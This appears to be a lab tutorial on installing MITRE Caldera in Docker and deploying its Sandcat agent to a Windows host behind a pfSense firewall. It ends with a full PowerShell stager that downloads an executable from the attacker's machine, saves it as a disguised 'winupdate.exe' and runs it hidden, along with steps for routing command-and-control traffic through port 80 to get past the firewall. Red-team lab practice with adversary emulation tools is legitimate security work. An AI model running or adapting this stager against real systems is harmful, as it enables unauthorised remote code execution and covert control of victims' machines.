Installing MITRE Caldera and Creating a Payload
📅 Published: 2026-05-03 01:39 | 🔄 Last Updated: 2026-05-30 12:34
Installing Caldera using Docker
https://www.youtube.com/watch?v=Vdd4lRXB7zE
git clone https://github.com/mitre/caldera.git --recursive
cd caldera
docker build --build-arg VARIANT=full -t caldera .
docker run -it -p 8888:8888 caldera
A more optimized approach:
sudo docker run -d \
  --name caldera-server \
  -p 8888:8888 \
  -p 80:8888 \
  -p 8443:8443 \
  -p 7010:7010 \
  caldera --insecure
Further explanation of the ports:
8888:8888: to access the Caldera interface via port 8889 (assuming 8888 is currently occupied by Mythic Jupyter).8443:8443: This is designated as the UI port.80:8888: This mapping is utilized to receive the reverse shell connection fromws01.7010: 7010: designated for the TCP Contact plugin.
To view the credentials (the default is typically admin:admin), use the following command:
grep -A 10 "users:" conf/default.yml

Creating the Payload
To bypass the pfSense firewall, which only permits traffic on ports 80 and 443, follow these steps:
- On the left-hand menu of the Caldera interface, navigate to Campaigns → Manage Agents.
- Click on Deploy an agent.
- Select Sandcat (Caldera's default agent, written in Go, which is highly stable).

Configuring the Agent Deployment:
- Platform: Select Windows.
app.contact.http****: Modify this value tohttp://<Kali_Machine_IP>:80. This specific configuration step is crucial for successfully bypassing the firewall.- Caldera will automatically generate a PowerShell command block

Execution:
- Copy the entirely generated command block. Switch over to the
WS1machine, open PowerShell (standard User or Administrator privileges both work), paste the command, and execute it. - Return to the Caldera interface: a new agent populating in the list, highlighted in green.
The attack scenario is now ready!
Here is the provided payload structure to be executed on ws01:
$server = "http://192.168.253.128:80";
$url = "$server/file/download";
$exePath = "$env:TEMP\winupdate.exe";

$wc = New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandcat.go");

$data = $wc.DownloadData($url);

get-process | ? {$_.modules.filename -like $exePath} | stop-process -f;
rm -force $exePath -ea ignore;

[io.file]::WriteAllBytes($exePath, $data) | Out-Null;
Start-Process -FilePath $exePath -ArgumentList "-server $server -group red" -WindowStyle hidden;